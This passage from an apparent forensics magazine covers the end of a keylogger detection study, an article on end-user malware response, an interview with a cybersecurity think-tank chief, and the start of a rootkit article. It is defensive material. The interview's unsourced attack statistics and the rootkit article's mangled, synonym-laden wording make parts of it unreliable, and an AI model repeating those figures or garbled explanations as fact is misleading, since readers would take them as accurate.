1:31:3... plspmj.exe     1040  QueryStandardI...   C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   AllocationSize: 39,...
1:31:3... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 37,672,151,...
1:31:3... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 37,676,247,...
1:31:3... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 37,840,087,...
1:31:3... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 2,104, Leng...
1:31:3... plspmj.exe     1040  QueryStandardI...   C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   AllocationSize: 39,...
1:31:3... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 37,842,867,...
1:31:3... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 37,846,963,...
1:31:3... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 38,002,611,...
1:31:3... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 2,112, Leng...
1:31:4... plspmj.exe     1040  QueryStandardI...   C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   AllocationSize: 39,...
1:31:4... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 38,004,362,...
1:31:4... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 38,008,458,...
1:31:4... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 38,164,106,...
1:31:4... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Visual\11012013.dat        SUCCESS   Offset: 2,120, Leng...
1:31:4... plspmj.exe     1040  CreateFile          C:\Program Files\Elkfonuqxuwr\plspmj.exe                     SUCCESS   Desired Access: R...
```

Showing 604 of 127,256 events (0.47%)   Backed by virtual memory

Figure 5. *Finding the All in One Keylogger using the Windows Process Monitor*

The keylogger installs itself in a hidden directory of the user's choice. By default, the name seems to be a string of random characters. The name of the executable is also ambiguous. The keylogger is hidden from simpler process monitoring utilities such as the default Windows Task Manager. However, one can find the executable operating in more detailed utilities such as Windows Sysinternal's Process Monitor. The above screenshot displays a simple filter for operations coming from the "Program Files" system directory. Note the oddly-named process and directory of execution.

KEYSTROKE ENCRYPTION TEST



encryption_test - Notepad

This is a test. Are keys still getting logged?

Log Viewer (only 1 days left to purchase a license) [RUTH-VPC]

All In One Keylogger

```
User ...  Time Stamp            Active Window
Ruth      11/01/2013 20:35:31   Send Feedback
Ruth      11/01/2013 20:35:59   Program Manager
Ruth      11/01/2013 20:36:07   Start menu
Ruth      11/01/2013 20:36:10   Untitled - Notepad
Ruth      11/01/2013 20:36:23   Save As
Ruth      11/01/2013 20:36:31   Untitled - Notepad
Ruth      11/01/2013 20:36:31   encryption_test - Notepad
Ruth      11/01/2013 20:36:37   Login
Ruth      11/01/2013 20:36:43   Message Box
Ruth      11/01/2013 20:36:44   All In One Keylogger ™ V 3.7 (only 1 days left to purchase a
Ruth      11/01/2013 20:36:50   Log Viewer (only 1 days left to purchase a license) [RUTH-V
Ruth      11/01/2013 20:36:51   Message Box
Ruth      11/01/2013 20:36:53   Log Viewer (only 1 days left to purchase a license) [RUTH-V
Ruth      11/01/2013 20:36:54   Ruth's idle time: 0 minutes from total of: 1 minutes (0%
```

Untitled - Notepad

PROTECTED
No actions required.

Summary

Subscription	FREE
Version	1.6.2.293
Last Update Check	Never

Figure 6. *The Zemana AntiLogger (left window) was able to remove keystroke data before it was detected by the All In One Keylogger*

Zemana AntiLogger Free attempts to replace keystrokes with empty data while they get sent from the kernel to user applications. The All In One Keylogger did not detect most keystrokes while the AntiLogger was being used, indicating that the keystrokes are being monitored at a higher level in the computer system. The screenshot attempts to show that the keylogger did not pick up the test written in Notepad because they were hidden by the AntiLogger. Notice that there is no log data in the time period that the keystrokes were typed.

CONLCUSION

Keyloggers come in a variety of different types, each with their own methods for installation, detection and removal. Software and hardware keyloggers have their own advantages and capabilities depending on their level of sophistication. To recap:

- Almost all hardware keyloggers require physical access to the computer for installation. Models with high memory capacity and advanced features can be costly but most are inexpensive.
- Software keyloggers operate in many different ways. Software keyloggers and keylogger-like programs include but are not limited to form grabbers, kernel-based keyloggers, API hooking keyloggers, and keyloggers that use other techniques such as memory injection.
- Many software keyloggers can be found using typical memory forensic or process monitoring techniques. Different keyloggers require different methods for discovery and some may be easier to find than others. For example, the All In One Keylogger was hidden from the Task Manger but discovered in the Sysinternals Process Monitor.
- Keylogging encryption will effectively combat some higher-level keyloggers. An understanding of "where" the software encrypts and decrypts data on the system hierarchy is necessary to determine what kinds of keyloggers it can mitigate.
- Keyloggers are commonly malware, but they can be used for research, law enforcement, and other purposes.
- The laws and policies regarding keyloggers vary according to location and jurisdiction and are up to interpretation.
- Although highly sophisticated keyloggers require technical expertise to create and use, extensive programming experience is not needed to configure less sophisticated keyloggers.
- Many are even freely available online.

REFERENCES

- KeyScrambler Homepage, *http://www.qfxsoftware.com/*
- RelyTec All In One Keylogger Homepage, *http://www.relytec.com/*
- WiBit.net, programming tutorial website, *https://www.wibit.net/*
- Zemana AntiLogger Free Homepage, *http://www.zemana.com/product/antilogger-free/overview/*
- Keyloggers: How they work and how to detect them, *http://www.securelist.com/en/analysis?pubid=204791931*

BIBLIOGRAPHY

- Electronic Privacy Information Center. (n.d.). United States v. Scarfo, Criminal No. 00-404 (D.N.J.). Retrieved November 11, 2013, from Epic.org: *http://epic.org/crypto/scarfo.html*
- Electronics – "keylogger". (2013, November 11). (Amazon) Retrieved November 11, 2013, from Amazon.com: *http://www.amazon.com/s/ref=nb_sb_noss_1?url=search-alias%3Daps&field-keywords=keylogger&sprefix=keylo%2Caps&rh=i%3Aaps%2Ck%3Akeylogger*
- Falliere, N., & Chien, E. (2009, November 18). Zeus: King of the Bots. Retrieved November 11, 2013, from Symantec: *http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/zeus_king_of_bots.pdf*
- Federal Bureau of Investigation. (2010, October 1). FBI – Cyber Bust. Retrieved November 11, 2013, from The Federal Bureau of Investigation: *http://www.fbi.gov/news/stories/2010/october/cyber-banking-fraud*
- Ladakis, E., Koromilas, L., Vasiliadis, G., Polychronakis, M., & Ioannidis, S. (2013). You Can Type, but You Can't Hide: A Stealthy GPU-based Keylogger. Institute of Computer Science, Foundation for Research and Technology. Retrieved November 11, 2013, from *http://www.cs.columbia.edu/~mikepo/papers/gpukeylogger.eurosec13.pdf*
- Lichter, S. (2012, January 30). Federal and State Wiretap Act Regulation of Keyloggers in the Workplace. (Harvard Journal of Law & Technology) Retrieved November 11, 2013, from JOLT Digest: *http://jolt.law.harvard.edu/digest/software/federal-and-state-wiretap-act-regulation-of-keyloggers-in-the-workplace*
- Marquardt, P., Verma, A., Carter, H., & Traynor, P. (2011). (sp)iPhone: Decoding Vibrations From Nearby Keyboards Using Mobile Phone Accelerometers. Georgia Institute of Technology. Retrieved November 11, 2013, from *http://www.cc.gatech.edu/~traynor/papers/traynor-ccs11.pdf*
- Prosecuting Computer Crimes. (n.d.). OLE Litigation Series. Office of Legal Education Executive Office for United States Attorneys. Retrieved November 11, 2013, from *http://www.justice.gov/criminal/cybercrime/docs/ccmanual.pdf*
- Vaoravong, S. (2013, June 14). 3 charged with hacking professors' grade books. Retrieved November 11, 2013, from USA TODAY: *http://www.usatoday.com/story/tech/2013/06/14/purdue-university-grade-hacking/2423863/*

ABOUT THE AUTHOR

Irv Schlanger is the President of Blackhole Cybersecurity LLC. His MSIS and BS degrees are from Drexel University in Philadelphia Pennsylvania. Additionally, he is an adjunct professor of Computer Crime and Information Warfare in the Criminal Justice Program at West Chester University located in West Chester Pennsylvania USA. His research interests are Information Warfare, Cyber Crime, Cyber Terrorism, and Computer Forensics.

Ruth Forese is a Computer Science major and Technical Writing minor at West Chester University, she is currently part of the University's Information Assurance program. Outside of school she works as a web developer.

THE BAREBONES APPROACH TO MALWARE FORENSICS

by Charles Coker, Nicole Michaelis and Andrew Akker

For some organizations, a strategic response may not involve the most sophisticated software tools. In fact, end-user education and procedures that recognize the end-user's role in malware protection and forensics can go a long way toward the protection of sensitive information assets.

What you will learn:

- Why organizations housing sensitive information should strengthen their malware defense strategies
- How to develop a malware forensics action plan that focus on strategy, not tools
- The importance of ensuring a quick and effective response to a malware infection
- How to train end-users to detect viruses, quarantine their machines, and preserve memory

What you should know:

- Familiarity with your organization's anti-virus software's features and limitations
- A basic understanding of the workplace environment
- Familiarity with a Windows computer system

Malware forensics has become increasingly important as the cybercrime community wreaks havoc on retail, technology and financial institutions. Edward Snowden's release of top-secret NSA documents was a powerful example of how damaging data leakage can be. Cybercrime can endanger governmental and private organizations alike, and malware is a commonly used tool of the cybercriminal. Target's data breach, caused by memory scraping malware software installed at point-of-sale (POS) terminals, may be the largest corporate hack in history. Affecting up to 110 million customers, Target's cyber attack occurred on a larger scale than the Neiman Marcus data breach. However, both incidences of cybercrime were caused by the same kind of malware. The only way for organizations housing sensitive information to protect company and client data is to respond to malware with speed and precision.

END-USER EDUCATION

When malware detection software is limited or inadequate, the end-user is the first line of defense against a malware attack. Anti-virus software and IT professionals are not always available to identify and treat a malware infection quickly. Given that the majority of infections start at the PC level, we are forced to rely on the end-users to accurately identify a threat and to take the appropriate initial steps. If the proper procedural techniques are not in place, then malware may not be quickly identified, worms may spread across the network, users may restart their machines, and the information that IT needs to do forensics may disappear.

End-users must be trained to take the appropriate measures whenever they determine or suspect that their machine is infected. The end-user's response plays a crucial role in malware forensics, but the uneducated end-user can also be the weakest point. End-user education can help an organization strengthen its security. In general, a user-focused malware awareness training program should provide instruction to end-users on the following procedures:

- Detect Malware
- Contact IT
- Safeguard the Network
- Preserve Memory

MALWARE DETECTION

In general, the longer a system has been infected prior to malware detection, the higher the risk of data leakage, corruption, and loss. Early malware detection is therefore essential to reducing these risks. If malware can be detected in the early stages of infection, then the greater the likelihood that malware forensics can recover system memory and end-user system usage. Early detection, which should coincide with early isolation from the network, can also prevent computer worms from spreading across the network.

End-users should be equipped with malware identification skills that do not require a technical background. End-users should be trained to identify these key indicators of a potential malware attack:

- Machine is exhibiting abnormal performance
- Machine randomly rebooted
- Files opened without user opening them
- Drives suspiciously full
- Malware detection software message

POINT OF CONTACT

It is important that end-users know whom to contact if their machines are infected with malware. While end-user education is important, assistance from an IT professional is helpful and often required. End-users should be instructed to contact certain individuals as soon as their machine develops signs of hosting a malware infection. The availability of professional IT help determines what happens next. If IT professionals are housed in the same building as the end-users, then the end-user's responsibilities are greatly diminished. However, end-users should be trained on the procedural steps that follow in the remainder of this article regardless due to the possibility that IT professionals cannot reach the end-user as quickly as would be expected. Further, end-users should be aware of the malware forensics process in order to prevent them from attempting to fix the problem on their own using a misguided approach.

SAFEGUARD THE NETWORK

If IT professionals are not immediately available to investigate a potential malware attack, end-users should know how to disconnect their PC from the network. Disconnection from the network is a key step in a malware defense plan because it can prevent malware from spreading across the network, if the malware is a worm. Since malware forensics is required to determine if the malware is capable of infecting other machines on the network, it is best to mitigate further harm by disconnecting the machine from the network *before* investigating the malware.

Users may not know what it means to disconnect the PC from the network and instructions via a phone call with an IT professional may not be sufficient. A training session would include detailed instructions, and preferable, a live demonstration of how to disconnect the PC from the network. Users should know exactly how to pull out the network cable and where the network cable is located. It is best to routinely train users on malware defense techniques so that they will know what to do if and when their machines become infected.

MEMORY PRESERVATION

When end-users notice that their machine is malfunctioning, their instinct is to restart their machine. In some organizations, the IT Department may even have this tendency. It is important that both end-users and technicians resist the temptation to shut down the machine and instead work toward troubleshooting the root cause. Shutting down the machine purges the memory, which would have served as valuable forensics material. Such information could have helped a technically trained individual locate the source of the malware or at least the user's recently visited websites. It is thus important for users to be regularly reminded of their role and responsibilities for information security. End-users can negatively impact a malware investigation if they are not trained to participate in a malware defense strategy.

MALWARE ANALYSIS

An IT professional should examine an infected machine as soon as possible. The following steps should be included in any formal plan of action:

- Remove the malware
- Scan the machine for malware
- Collect data

MALWARE REMOVAL

Malware removal is generally a simple step. However, if the IT professional cannot detect malware on the machine but is confident that the machine is infected, clear the hard drive and re-image the machine. This precaution should only be taken after a thorough forensic investigation. Prematurely reconnecting the machine to the network could cause the malware infection to spread across the network to additional machines.

MALWARE SCAN

After removing the malware, it is important to scan the machine for additional malware. This machine may be particularly vulnerable to malware infections and malware may have infected the machine since the last scan. Either way, scanning the machine is an important precursor to reconnecting the machine to the network.

Before scanning the machine, make sure that the malware detection software is updated to the latest version and that the DAT file is up to date. In deciding how many passes to take and how deep the scan should be, an IT professional should consider whether the malware is a major or minor infection and how likely it is for the malware detection software to detect malware on a single quick pass. Generally, the more sophisticated the software and the less serious the malware, the lesser the need for multiple passes and deep scans.

DATA COLLECTION

When a technician does reach the end-user, this is a prime opportunity to collect data from the machine and the user. Logs from any anti-malware software installed on the computer, browser cookies, surfing history and e-mail history should be collected at this point. This information will help pinpoint the origin of the malware so that other users can be alerted and machines on the network can be protected. For example, are suspicious websites or e-mail senders found in the surfing or e-mail histories? If so, these websites and e-mail addresses should be investigated and potentially blocked.

CONCLUSION

A strong plan of action for responding to malware recognizes the role of end-users and IT professionals. Many software tools take over these roles, thereby making procedural techniques irrelevant. For organizations that do not have these tools, procedures and end-user training are essential. These procedures should include: malware detection techniques, the point of contact in IT, quarantining the machine, preservation of memory, malware removal, machine scanning and data collection. A strong end-user education program should include regular training sessions to remind users of the procedure. IT professionals should also routinely examine the procedure, their role in this procedure and any necessary updates to the procedure due to system and software changes.

ABOUT THE AUTHORS

Charles Coker (CISSP), Nicole Michaelis, and Andrew Akker have a combined 30 years of experience in the information security industry. They work in the information risk governance arm of IT in the New York branch of a large foreign bank. They closely follow information security trends and best practices in order to keep up with a constantly shifting industry landscape.

Penetration Testing

HP ArcSight Consultancy

SIEM Deployments

Tiberium SECURITY LTD

CYBER SECURITY EXPERTS

From security assessment services to complex SIEM deployments, we have the experience to deliver an unrivaled service.

Visit our website to discover how we can help you develop advanced threat detection capabilities within your enterprise

https://www.tiberiumsecurity.com | sales@tiberiumsecurity.com | +44 7 867 929803 | @tiberiumsec

INTERVIEW WITH RICHARD ZALUSKI

CHAIRMAN, CHIEF EXECUTIVE OFFICER, AND PRESIDENT OF THE CENTRE FOR STRATEGIC CYBERSPACE + SECURITY SCIENCE / CSCSS

by Marina Nowacka and eForensics Team

Richard Zaluski : Founder, Chairman, Chief Executive Officer, and President

Richard Zaluski is Chairman, Chief Executive Officer, and President of the Centre for Strategic Cyberspace + Security Science / CSCSS. Richard speaks ad presents globally at conferences, universities, workshops, and seminars on cybersecurity + national level cybersecurity cyber-risk, cybersecurity + international security, cyber warfare + defence, cyber related terrorism & cybercrime, open source intelligence, the global cybersecurity advanced persistent threat in cyberspace.

A key visionary for CSCSS's programmes and development of initiatives, including the CSCSS Advisory Board and senior leadership teams, CSCSS Leadership Forum, CSCSS Africa Programme, ETS Group, Cyber Conflict Centre (C/3C), CSCSS International Cyber Law & Policy Group, CSCSS C3i Group (C/C3i), Research + Development Group, CSCSS Defence Intelligence Group (C/DIG) and CSCSS Cybercrime Intelligence Service (C/CIS).

Richard resides in Toronto Canada, and London, United Kingdom and works internationally on cyber initiatives facilitating transnational cyberspace and cyber leadership and national security.

CSCSS CENTRE FOR STRATEGIC CYBERSPACE + SECURITY SCIENCE
LEADERSHIP / RESEARCH / DEFENCE

What is CSCSS and what are your goals?

The Centre for Strategic Cyberspace + Security Science was established to provide leadership in international cyber security and cyberspace affairs. It represents what is best about cyber-centric leadership, and is capable of bringing together diverse and converging viewpoints and leadership for cyberspace and the central strategic issues and opportunities on the international stage.

The Centre for Strategic Cyberspace and its mission are critical to the evolution of cyberspace security, research, development and the fundamental convergence we see every day. Information is a vital asset to economic development innovation and national security. *The cyber threats to information and communication technologies (ICT) systems and information security are evolving; cyber technology, process and the supporting human element must evolve accordingly*.

The unique value The Centre for Cyberspace + Security Science (CSCSS) brings to the cyberspace stage can be defined in many ways. Primarily, in the global forum, we are the only independent, bipartisan, not for profit, Strategic Cyberspace + Security Science group in operation working to develop international strategies for cyberspace and scientific based research + development that clearly articulates strategic cyberspace security objectives, goals, and priorities.

What are your deliverables?

Fundamentally our approach can be best described by the following quote:

" We cannot solve our problems with the same thinking we used when we created them."

Albert Einstein

Clearly, the approaches to "cyber' taken to date are not sustainable and are essentially a patchwork defence to the threats. There is an urgent need to examine the constantly evolving trends, environments, and issues that present themselves in a new light, through innovation, through convergence of public – private partnerships, through leadership and facing the tough choices and challenges ahead as we move forward.

To counter these issues we see, *CSCSS is strengthening our commitment to our global partners, stake holders, and clients through cyberspace thought leadership, security and collaboration*. Additionally, we are providing a cyber + scientific approach to security research, development and services. Our approach, through our CSCSS Intelligence Services, which includes CSCSS Defence Intelligence Group (CDIG) and Cybercrime Intelligence Service (CCIS) translate into an approach to deliver a security strategy that consistently delivers proactive insights on true threats, the intelligence to avoid pitfalls, and understand what the exposures your organization faces and revenue protection through improved organizational cyber stability.

"in the global forum, we are the only independent, bipartisan, not for profit, Strategic Cyberspace + Security Science group in operation working to develop international strategies for cyberspace and scientific based research + development that clearly articulates strategic cyberspace security objectives, goals, and priorities"

What is the CSCSS structure? How dooes it all work?

We take a convergent approach to address the CSCSS mission, vision and objectives. *Within the CSCSS Framework we are clearly focused in three distinct areas of operation*:

- Security programmes,
- Security + cyber intelligence services,
- Cyber science driven research and development.

Spanning all CSCSS Divisions and groups; from thought leadership, strategy development, to operations, CSCSS delivers a highly skilled professionals with leading-edge experience, skill, and technology to adapt to ever changing cyber threats, and evolving challenges.

Our resources are drawn from industry cyber professionals, former and current Intelligence Analysts, Network engineers, and Computer Security Analysts, and cyber professionals who have worked with various governments within the law enforcement and military intelligence community. *Our standard is a comprehensive, competitive, highly trained, highly skilled and agile team*. This enables CSCSS to provide a response to the evolving trends and challenges faced by our clients.

What are you currently working on?

Some of the most exciting projects we are working on include our *Cyber Intelligence USA Conference to be held June 18-20th 2014 in Washington D.C*. We are very excited to be in partnership with the FBI/InfraGard and our logistics partner Intelligence-Sec in the United Kingdom. The conference has a very strong lineup of speakers, events, educational workshops that are sure to attract a lot of attention and deliver on the contemporary issues faced in the Cyber Intelligence area of operations.

Another key programme for us is our *C3i (C3i – Cybercrime, Cybersecurity + Cyber Intelligence) Initiative and associated C3i Group*. We have had a tremendous response to C3i in relation to law enforcement services in the UK, including the National Business Crime Forum (NBCF) and the National Crime Agency (NCA). We are developing and furthering our relationship with NIST and our association with the National Science Foundation to expand our CSCSS International Academic Council (CIAC) in the USA, Canada, Australia as well as the UK ad Europe.

One of the most highly anticipated programmes will be the International Cyber Law and Policy Group (ICLP). This group, led by Dr. Amit Matira will be a cornerstone program for CSCSS. The purpose of the Group is to enhance capability, cooperation, and information sharing in International Cyber Law and Policy through education, R&D, and lessons learned.

A key will be to inform the public through workshops, seminars, meetings and conferences, about the values set forth in international humanitarian law (IHL), derived from the UN Charter, treaty laws based on The Hague Regulations, Geneva Conventions and Additional Protocols to prohibit practices such as indiscriminate attack.

Could you give details on the actions of the "cyberspace – critical infrastructure protection (CIP) group"?

The sheer volume of attacks means many perpetrators are never traced with industry and law-enforcement authorities struggling to remain contemporary in the required strategies, technologies and leadership. C3i Group and its associated Select Committee on Cyber Intelligence has been created to bring into play the resources required, globally, to address this.

The CIP group works directly (internally) with CSCSS (combined) intelligence services to identify the Advanced Persistent Threats and their associated threat profile which can be applied to a critical infrastructure, such as, healthcare or the financial industry.

Where do you operate?

The Centre for Strategic Cyberspace + Security Science is a non profit organization that operates internationally and is headquartered in London, United Kingdom.

We have a regional presence in a variety of locations including North America, Asia, Asia Pacific, and the EU. This provides CSCSS with a strong global footprint and effective reach into potential strategic partnerships at varied levels. *I often say that CSCSS brings a global presence with a regional slant*. We know that regionally the issues in cyberspace can are often very different. Our philosophy is embedded our 'Global' view on how we operate, providing us with a great deal of leverage and impact to understand the bigger picture ' cyber' on the international stage.

How do you support uk and US Government?

All our support is based upon public-private partnerships. At this point in time we are further developing our relationships within governments. C3i is a prime example that we can point to as a success.

Our framework has been looked at by NATO, the NBCF (National Business Crime Forum) in the UK. We have hard and soft relationships through these organizations that connect into Interpol, Europol and InfraGard. We are further developing these to provide our insight and leadership.

For our Cyber Intelligence USA conference we are specifically targeting our demographic to be government and industry. The only way we are going to move past the point we are at is to have a clearer and deeper way to share information securely, effectively and more openly.

Who can join you?

Anyone can join CSCSS.

Our framework allows for the rapid adoption of new methodologies, concepts and ideas. We are built on convergence and collaboration. We are always interested in those applicatcants who whish join our Cyber security Faculty of Analysts. *We seek seasoned cyberspace security practitioners and professionals to be part of our ongoing research and development projects*.

"If any of your readers wish to be in our Experts programme it is as simple as contacting CSCSS to schedule and interview and assessment"

In conjunction with our *CSCSS Experts programme* which provides us with a group of highly placed individuals who are well respected and in the top of their respective fields. We offer the ability to work on CSCSS projects both at a personal and organizational level. We are approached every day to conduct workshops, speak at conferences, and comment on current issues in cyberspace.

In 2014, we will be launching a formal membership programme open to all public and private sector organizational entities including government; business and industry organizations; foundations; academic institutions; standards organizations; industry and trade associations.

If your readers wish to join our Experts Programme and have particular area interest in cyberspace or cybersecurity, they join specific research and development under way at CSCSS, including the work being done in our regional centers on CSCSS initiatives or nominate your own research project proposal to be reviewed by CSCSS.

If any of your readers wish to be in our Experts programme it is as simple as contacting CSCSS to schedule and interview and assessment.

Could you please share with us some statistics on cyber attacks? How many attacks we face per day worldwide? Who is mainly the victim of attacks? For what purposes mostly?

Cyber attacks and Cyber Crimes in general are growing exponentially. *We estimate that by the year 2017, on a global level, the Cyber Security market is expected to attain or exceed an estimated $120.1 billion*. The estimated annual cost over global cyber crime is 100 billion.

Studies show that cyber crimes are achieving a rate of 550+ million victims per year, 1.5 million victim's per day with an associated rate of approximately 1.5 victums per second. Social Media is the new "killing ground" with approximately 600,000 facebook accounts are compromised per day. This is merely cybercrime.

If we look at what is occurring, where, and the types of attacks we see that they are becoming more targeted, more malicious with a key upswing in evolutionary sophistication. This leaves the security industry, researchers, industry and governments looking for ways to close the gap on a situation that is effectively out of control.

"Social Media is the new "killing ground" with approximately 600,000 facebook accounts are compromised per day. This is merely cybercrime"

The major motivators for cyber attacks are (estimated) *40% Cybercrime, 50% hactivism, 3% cyber warfare and 7% cyberespionage*. The top tier countries contributing to malware attacks are Russia and the Untied states. *From a standpoint of cyber attack itself Russia is the clear leader with an estimated 2.5 million attacks (as of Feb 2013)*. The cyber world is clearly behind the curve when it comes to dealing with these transnational threats.

From your experience, do the companies and governments have a proper network protection?

In relation to your previous question, there is no 'proper' protection other than organizations working to properly address the cyber ecosystem in which they operate. *Cyberspace is effectively a hostile environment. The organizations that understand this will do relatively better*.

We are all a target for whatever reason. Be it a technology, intellectual property or something someone perceives as value. That is not to say all is lost. We can protect ourselves and our organizations. How? Common sense approaches to technology, looking beyond market and marketing spin by vendors and holding vendors accountable for their protective services.

This also includes holding accountable the organizations, corporations and governments that house and store our personal information. We need to address what our systems are doing, why, when and where. When I check into a hotel, the first thing they ask me is for my credit card for 'incidentals" associated with a hotel stay. People readily hand over their cards which are then transacted and information is stored. Stored? Where? How? By whom? Who has access? What about confidentiality?

"When I check into a hotel, the first thing they ask me is for my credit card for 'incidentals" associated with a hotel stay. People readily hand over their cards which are then transacted and information is stored. Stored? Where? How? By whom? Who has access? What about confidentiality?"

To directly answer your question – in my experience – no they are not. I have been involved in security assessments of government systems and large multinational corporations. To say the least they are lacking in any number of ways. The issues lie in complexity, cost, staff training and over all corporate cyber security awareness. Cybersecurity at this level can be seen as crunchy on he outside; soft and chewy on the inside. *Breaches are occurring every day, most times they are not even noticed. That's the scary part.*

If you agree that one of the biggest advantages for a computer forensics investigator is an access to the hardware, how does the restricted access to cloud-based hardware in cyberspace impede a forensics inestigation?

While I'a m not forensics SME, from my experience, If there is detailed reporting of the hardware, STIX and CybOX come to mind as frameworks that can really assist in this. *STIX or and CyBox provide detailed reporting processes, and if there are copies of the logs – that meets most of my requirements*. STIX defines a set of services and message exchanges that enables sharing of actionable cyber threat information through organizational, product line and service boundaries. Collaborative effort to develop a standardized, structured language to represent the STIX framework provides and extends very full range of potential cyber threat data elements and delivers expressive, flexible, and extensible.

CybOX provides a common structure and content types for addressing cyber observables across this wide range of use cases. CybOX is a standardized schema for the specification, capture, characterization, and communication of events or stateful properties, being observable in all (system and network) operations. A wide variety of cybersecurity cases rely heavily information that includes event management/logging, malware characterization, intrusion, detection/prevention, incident response, and most importantly in this case digital forensics.

I don't see the requirement for hardware access in many cases. If there is a requirement for hardware aaccess then the provider will need to be brought into the picture. This can be an issue, depending on where on the planet they are located, how cooperative they are and what legal requires are in place for cooperation and reporting. When the attack is on firmware and/or hardware I don't see how the restrictions can be overcome. That is an entirely different level and process. That is when physical access is required.

"I don't see the requirement for hardware access in many cases. If there is a requirement for hardware aaccess then the provider will need to be brought into the picture"

From a purely scientific approach CSCSS will be shortly launching our *Cyber Sciences Directorate* that will provide the appropriate platform to promote and further our approach in this area. This directorate is being led by Shawn Riley, Executive Vice President, Strategic Cyberspace Science and and CSCSS Vice President, Curtis Levinson (United States Cyber Defense Advisor to NATO). They bring a tremendous amount of insight and experience in this area with their ties to industry the public private sector as well as NATO. This will provide us with a much deeper global reach to promote much needed work in cyber sciences.

What are the emerging threats and trends?

There is still no systematic effort at strategic cyberspace planning for national security that is inclusive, deliberative, and integrative and defensive. Almost all cyber warfare capabilities developed to date are

CSCSS

CENTRE FOR STRATEGIC
CYBERSPACE + SECURITY SCIENCE

offensive in nature. The cyber security industry (vendor), as a group that is entrusted for defense, is generally lagging behind offensive capabilities of cybercriminals, terrorist organizations, cartels and nation sponsored and corporate espionage. *Trending is incredibly hard to do, what is relevant today is, in 1, 2 or 3 years time, is inefficient to ineffective. Strategically we see changes in the global framework governing the internet, hacktivists and cyber criminals pool interests*.

We see a steady if not exponential grown in cyber attacks leveraging mobile devices. As such we foresee a greater need for better intelligence and sharing on cyber threats to better address Security issues to critical infrastructures as attacks target control systems and cloud computing. I strongly believe that we must be resilient enough to address the ‘unexpected’ as cyberspace and its security has become a focus topic with implications for every major line of business and market segment. *Cyberspace by it nature and new generations of cyber attacks is costing millions and straining the structure of the Internet*.

How can companies and security experts contact you?

Companies can contact us via our website *http://www.cscss.org/contact_us.php* which provides a list of divisions and contact points or call: UK +44 2035141784, USA 877.436.6746.

We respond to requests globally and treat each contact and the information you provide to us with the highest regard for confidentiality.

CIUSAConference
Arlington Va / 18-20 June 2014

THE ROOTKITS

AN INFORMATIVE NUTSHELL APPROACH OF ROOTKIT FORENSICS FOR COMPUTER FORENSICS EXPERTS

by dr Sameera de Alwis

Enormous volume of hacking occurrs, severe data breaches and data leakages are being reported universally. Almost every foremost business and every distinct government are being relentlessly smashed by these invaders and the revenue loss causes of these hostile occurrences are immense and the reputational damages are also innumerable. The contemporary computer/digital forensics software tools and approaches habitually miscarries on the detection of contemporary Rootkits, and forthcoming Rootkit progresses will exacerbate this circumstances. Present-day and emerging uncovering tactics rely on low level knowledge of Rootkit enactments, and so will persist in a mercurial point. This manuscript offers the fallouts of a digital forensics investigative determination to inaugurate the contemporary state of Rootkits and architectural/internals of the Rootkits, to file the foreseen forthcoming state of Rootkits and its architectural/internals, and to pinpoint effective elucidations to the contest of Rootkit exposure in the domain of Malware Forensics in the prime domain of Computer/Digital Forensics.

What you will learn:

- Nutshell Classification/Types of Rootkits for Malware Forensics Experts
- In-Depth Capabilities of Rootkits for Malware Forensics Experts
- The Rootkit Discovery/Recognition Process and Procedures

What you should know:

- Operating System's Architectures
- OS User Mode and Kernel Mode Internals
- Computer Hardware Architectures
- Virtual Machines and Associated Technologies

Rootkits (A.K.A – Administrator's Nightmare) are rapidly fetching the tool of choice for the present day cyber-crimes and reconnaissance involving network interrelated computing equipment and data. Rootkit is a type of malicious (malcode) software application or malware that is installed by an invader afterward the target victim system has been compromised at the root or administrator's level. For the reason that the Rootkits transports the stealth process and the facility to ex-filtrate data concealed from the network. The vital or confidential information is being saved in computers, the defective/vulnerable software and a deficiency of security reins render the valuable information to outbreak these forms of malware. The determination of a Rootkit is to deliver sustained and stalwart dense access to the negotiated victim system, to conceal information about the concession and its enduring events from authentic system supervisors or administrators.

In accumulation to these rudimentary topographies, Rootkits may also deliver the functionalities such as: Keystroke Loggers (Keyloggers), Backdoors, Data Packet Sniffers, Data-Exfiltration, Remote Attack Tools RATs, Botnets and occasionally even APTs (Advanced Persistent Threats)), and mostly it uses the extremely encrypted covert communication channels with the robust encryption or cryptographic algorithms to negotiate with the invaders. Rootkits are divergent from worms or viruses, for the reason that they do not self-propagate like worms, nevertheless manifold formulae of malware are occasionally pooled. The mutual philological manner for Computer Security Incidents published by Sandia National Laboratories categorizes rootkits as a form of invasive toolkit (Howard and Longstaff, 1998).

